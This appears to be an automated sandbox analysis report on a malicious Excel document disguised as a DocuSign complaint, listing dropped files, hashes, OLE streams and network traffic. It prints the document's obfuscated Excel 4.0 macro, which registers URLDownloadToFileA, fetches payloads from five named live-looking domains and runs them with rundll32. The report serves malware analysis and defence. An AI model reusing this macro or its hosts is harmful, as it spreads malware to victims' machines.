Preview:	L.....F.....N....-.....]......].....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WRU7.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.WRU7.....S.....sb..h.a.r.d.z.....~.1.....WRa7..Desktop.h.....Ny.WRa7.....Y.....>.....=j<.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....835180.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	4.562582694363095
Encrypted:	false
SSDEEP:	3:oyBVomMYlIMbGXEFXa+1lIMbGXEFXamMYlIMbGXEFXav:dj6YloEFtloEFMYloEFU
MD5:	D06751BF66E09257B6EFE179C1F6EEBE
SHA1:	6814C3DA0B6C8BCC2DAF9C6FBF4A280B8C81A513
SHA-256:	C08803BC05F67C1CC9F96207D81818E773052D28DCAD715BC00586FEA2C3D912
SHA-512:	A038A62B567B9C348E767B51CFB8C8C97501F4028EA90379153BBFB266C3AE4CA5EF6C2BF890F8E34AFE013E05C0BCF1A0384AF860F620EB247617023AF7B525
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Complaint-1091191320-02182021.xls.LNK=0..Complaint-1091191320-02182021.xls.LNK=0..[xls]..Complaint-1091191320-02182021.xls.LNK=0..

C:\Users\user\Desktop\24910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	112212
Entropy (8bit):	6.596875465281777
Encrypted:	false
SSDEEP:	3072:L/8rmOAIyyzElBIL6lECbgBGzP5xLm7TdKwRWEBE/sRcEBE/vkEBE/Ky/8rmOAIf:L8rmOAIyyzElBIL6lECbgB+P5Nm7TdKZ
MD5:	A1209AE4245AFA2C3723727363A42545
SHA1:	4BF8BB135EBB67CC7E7B41A60CED57AAF6542025
SHA-256:	7178D3AF24D571E93019603BBFC01C1DF08D87628C8620247EFACFB8BD87E7B2
SHA-512:	B9EBF28218764629E24FE8C42F47C1943B4A19C5A86E894F07650E9D783BBA6A3E3B1F34008416293E87DF99837B2473A9A440407678ED27DA9BF08E2A487BFC
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@.....".....1.....p..C.a.l.i.b.r.i.1.....p..C.a.l.i.b.r.i.1.....p..C.a.l.i.b.r.i.1.....p..C.a.l.i.b.r.i.1..,...8.....p..C.a.l.i.b.r.i.1.....8.....p..C.a.l.i.b.r.i.1.....8.....p..C.a.l.i.b.r.i.1...h...8.....p..C.a.m.b.r.i.a.1.....4.....p..C.a.l.i.b.r.i.1.....p..C.a.l.i.b.r.i.1.....p..C.a.l.i.b.r.i.1.....p..C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....

C:\Users\user\JDFR.hdfgr1	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, UTF-8 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	678
Entropy (8bit):	5.285274611226955
Encrypted:	false
SSDEEP:	12:qTWgr2dzLtGc8NZAPvzLUIp1Y2vWMA78h2vu9ZQhUytSAzYNPvK6wcYKpGu:0Wxdz8LkHzA2Y2vW+h2vunQr1CK6Tz
MD5:	1C7833DA48979334A611F80C7C55F5E6
SHA1:	B302B4245452489C6241CE4358BD1F07BA4A6767
SHA-256:	D0D92045526C516AFEC269826EB681EF55DF6353DD9D131BC58A1B19042B7C6C
SHA-512:	512D0ED4A7BD2BA867C96AF87F114B343FD821A3C826B7F04272AFE40CE218294E893D49167932248DD9297A423B2DC354F07659F979416433DB7F62AF6B0C5C
Malicious:	false
Reputation:	low
Preview:	<!doctype html>..<html>..<head>..<meta charset="utf-8">..<title>Suspend !</title>..<link href="http://suspend.pars.host/css/css.css" rel="stylesheet" type="text/css">..</head>....<body>.. .. ..</body>..</html>..

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Feb 18 13:41:44 2021, Security: 0
Entropy (8bit):	3.7019861909873857
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint-1091191320-02182021.xls
File size:	146944
MD5:	da47abb08bf5ab8ccd6dde8b8395585d
SHA1:	f4ffc845ceb85dee839ac85228ff410d9a01bd33
SHA256:	91b4e89cdfe2e0d0f29642b21d4035ee4201f99e24e5ec841d4c8bb73547cd78
SHA512:	1215c59e61129a34d96e0f1c574727c18c24517912e087f82defb18d02bad6910f9cc5dffe78f435fabf440c67ca1f6a567e55c496c4b7caca7f4a42234361d5
SSDEEP:	3072:2cPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMht/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/f:2cPiTQAVW/89BQnmlcGvgZ7r3J8YUOM6
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Complaint-1091191320-02182021.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-18 13:41:44
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.327349318268
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . | . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.265824820061
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . d . . . . | . . . . F r i n e r . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135983

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135983
Entropy:	3.7011413863
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . F r i n e r B . . . . D o c u S i g n . . . . B I O L A F E . . ! . . . . : . . . . A . . . .
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
,,,Server,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,,"=RIGHT(""ghydbetrf46et5eb645bvea45istbsebtuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""45bh4g5nuwyftneragntrnrfaktsgbutnrkltgrkbownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)",,,,,,,,,,,,,,,,,,http://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",dindorf.com.ar/ntpnttfypqs/,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,0)",7ruzezendegi.com/samsgtlfwzt/,,"=RIGHT(""hiuhnUBGYGBYnt7t67tb67rIftfFFDFFDTbtrdrtdgjcndll32"",6)",,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",miaovideo.com/wwdtfgdlijlr/ ,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",batikentklinik.com/qtuofsxtov/,,"=RIGHT(""nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65ty56s445nr6x..\JDFR.hdfgr"",13)",,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",chandni.pk/ictrljsfuh/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,d,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,t,,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,,,,,"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""1""&T19,41))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""3""&T19,41))",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))",,,,=HALT(),,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:59:02.957930088 CET	49710	80	192.168.2.3	181.88.192.136
Feb 22, 2021 22:59:03.224803925 CET	80	49710	181.88.192.136	192.168.2.3
Feb 22, 2021 22:59:03.224912882 CET	49710	80	192.168.2.3	181.88.192.136
Feb 22, 2021 22:59:03.225424051 CET	49710	80	192.168.2.3	181.88.192.136
Feb 22, 2021 22:59:03.492402077 CET	80	49710	181.88.192.136	192.168.2.3
Feb 22, 2021 22:59:04.631943941 CET	80	49710	181.88.192.136	192.168.2.3
Feb 22, 2021 22:59:04.633408070 CET	49710	80	192.168.2.3	181.88.192.136
Feb 22, 2021 22:59:04.839406013 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:04.980715990 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:04.981409073 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:04.982100964 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:05.122184992 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:05.122201920 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:05.122610092 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:05.124562979 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:05.286747932 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:05.286768913 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:05.286874056 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:05.286885023 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:05.287875891 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:05.289465904 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:05.628535986 CET	49715	80	192.168.2.3	112.125.131.128
Feb 22, 2021 22:59:08.631552935 CET	49715	80	192.168.2.3	112.125.131.128
Feb 22, 2021 22:59:10.292977095 CET	80	49713	185.159.153.72	192.168.2.3
Feb 22, 2021 22:59:10.293052912 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 22:59:14.632397890 CET	49715	80	192.168.2.3	112.125.131.128
Feb 22, 2021 23:00:49.346362114 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 23:00:49.347209930 CET	49710	80	192.168.2.3	181.88.192.136
Feb 22, 2021 23:00:49.612814903 CET	80	49710	181.88.192.136	192.168.2.3
Feb 22, 2021 23:00:49.613810062 CET	49710	80	192.168.2.3	181.88.192.136
Feb 22, 2021 23:00:49.721107006 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 23:00:50.377530098 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 23:00:51.705677032 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 23:00:54.330791950 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 23:00:59.582401037 CET	49713	80	192.168.2.3	185.159.153.72
Feb 22, 2021 23:01:10.082379103 CET	49713	80	192.168.2.3	185.159.153.72

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:58:46.199289083 CET	56777	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:46.249793053 CET	53	56777	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:58:46.323472023 CET	58643	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:46.373271942 CET	53	58643	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:46.376547098 CET	60985	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:46.424992085 CET	53	60985	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:46.637113094 CET	50200	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:46.687289000 CET	53	50200	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:47.437449932 CET	51281	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:47.492053986 CET	53	51281	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:48.636333942 CET	49199	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:48.687866926 CET	53	49199	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:49.402770042 CET	50620	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:49.462667942 CET	53	50620	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:49.782305956 CET	64938	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:49.843559027 CET	53	64938	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:51.356633902 CET	60152	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:51.421510935 CET	53	60152	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:52.250014067 CET	57544	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:52.298525095 CET	53	57544	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:53.286185026 CET	55984	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:53.337589025 CET	53	55984	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:58.402293921 CET	64185	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:58.451045036 CET	53	64185	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:59.399849892 CET	65110	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:59.463658094 CET	53	65110	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:59.536993980 CET	58361	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:59.585489035 CET	53	58361	8.8.8.8	192.168.2.3
Feb 22, 2021 22:58:59.901577950 CET	63492	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:58:59.961525917 CET	53	63492	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:00.916085005 CET	63492	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:00.964624882 CET	53	63492	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:01.930468082 CET	63492	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:01.988574982 CET	53	63492	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:02.776334047 CET	60831	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:02.956057072 CET	53	60831	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:02.963412046 CET	60100	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:03.013993979 CET	53	60100	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:03.769742966 CET	53195	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:03.833102942 CET	53	53195	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:03.943865061 CET	63492	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:04.002682924 CET	53	63492	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:04.648597002 CET	50141	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:04.837488890 CET	53	50141	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:04.960216999 CET	53023	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:05.010452032 CET	53	53023	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:05.311264992 CET	49563	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:05.626641989 CET	53	49563	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:06.072643995 CET	51352	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:06.125664949 CET	53	51352	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:06.880871058 CET	59349	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:06.929631948 CET	53	59349	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:07.641009092 CET	57084	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:07.697993994 CET	53	57084	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:07.959760904 CET	63492	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:08.031663895 CET	53	63492	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:09.222551107 CET	58823	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:09.271495104 CET	53	58823	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:10.868465900 CET	57568	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:10.917069912 CET	53	57568	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:12.576550961 CET	50540	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:12.633459091 CET	53	50540	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:14.355530977 CET	54366	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:14.412751913 CET	53	54366	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:21.966629982 CET	53034	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:22.025055885 CET	53	53034	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 22:59:24.180893898 CET	57762	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:24.232321024 CET	53	57762	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:41.845082045 CET	55435	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:41.893641949 CET	53	55435	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:45.007247925 CET	50713	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:45.058765888 CET	53	50713	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:52.930275917 CET	56132	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:52.981785059 CET	53	56132	8.8.8.8	192.168.2.3
Feb 22, 2021 22:59:59.836127043 CET	58987	53	192.168.2.3	8.8.8.8
Feb 22, 2021 22:59:59.887648106 CET	53	58987	8.8.8.8	192.168.2.3
Feb 22, 2021 23:00:07.066653967 CET	56579	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:00:07.129364014 CET	53	56579	8.8.8.8	192.168.2.3
Feb 22, 2021 23:00:36.076194048 CET	60633	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:00:36.127743959 CET	53	60633	8.8.8.8	192.168.2.3
Feb 22, 2021 23:00:37.906385899 CET	61292	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:00:37.978075027 CET	53	61292	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:38.003408909 CET	63619	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:38.161051989 CET	53	63619	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:38.615238905 CET	64938	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:38.698090076 CET	53	64938	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:39.386435032 CET	61946	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:39.437055111 CET	53	61946	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:39.848022938 CET	64910	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:39.905940056 CET	53	64910	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:40.298046112 CET	52123	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:40.357928038 CET	53	52123	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:40.822685957 CET	56130	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:40.883157015 CET	53	56130	8.8.8.8	192.168.2.3
Feb 22, 2021 23:01:41.334503889 CET	56338	53	192.168.2.3	8.8.8.8
Feb 22, 2021 23:01:41.391504049 CET	53	56338	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 22:59:02.776334047 CET	192.168.2.3	8.8.8.8	0x85d0	Standard query (0)	dindorf.com.ar	A (IP address)	IN (0x0001)
Feb 22, 2021 22:59:04.648597002 CET	192.168.2.3	8.8.8.8	0xc6fe	Standard query (0)	7ruzezendegi.com	A (IP address)	IN (0x0001)
Feb 22, 2021 22:59:05.311264992 CET	192.168.2.3	8.8.8.8	0xb95b	Standard query (0)	miaovideo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 22:59:02.956057072 CET	8.8.8.8	192.168.2.3	0x85d0	No error (0)	dindorf.com.ar		181.88.192.136	A (IP address)	IN (0x0001)
Feb 22, 2021 22:59:04.837488890 CET	8.8.8.8	192.168.2.3	0xc6fe	No error (0)	7ruzezendegi.com		185.159.153.72	A (IP address)	IN (0x0001)
Feb 22, 2021 22:59:05.626641989 CET	8.8.8.8	192.168.2.3	0xb95b	No error (0)	miaovideo.com		112.125.131.128	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dindorf.com.ar
- 7ruzezendegi.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49710	181.88.192.136	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 22:59:03.225424051 CET	1203	OUT	GET /ntpnttfypqs/44249957660300900000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: dindorf.com.ar Connection: Keep-Alive
Feb 22, 2021 22:59:04.631943941 CET	1227	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 21:59:04 GMT Content-Type: text/html; charset=ISO-8859-1 Content-Length: 0 Connection: keep-alive Vary: User-Agent Server: FlowBalancer X-Cache-Status: MISS


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
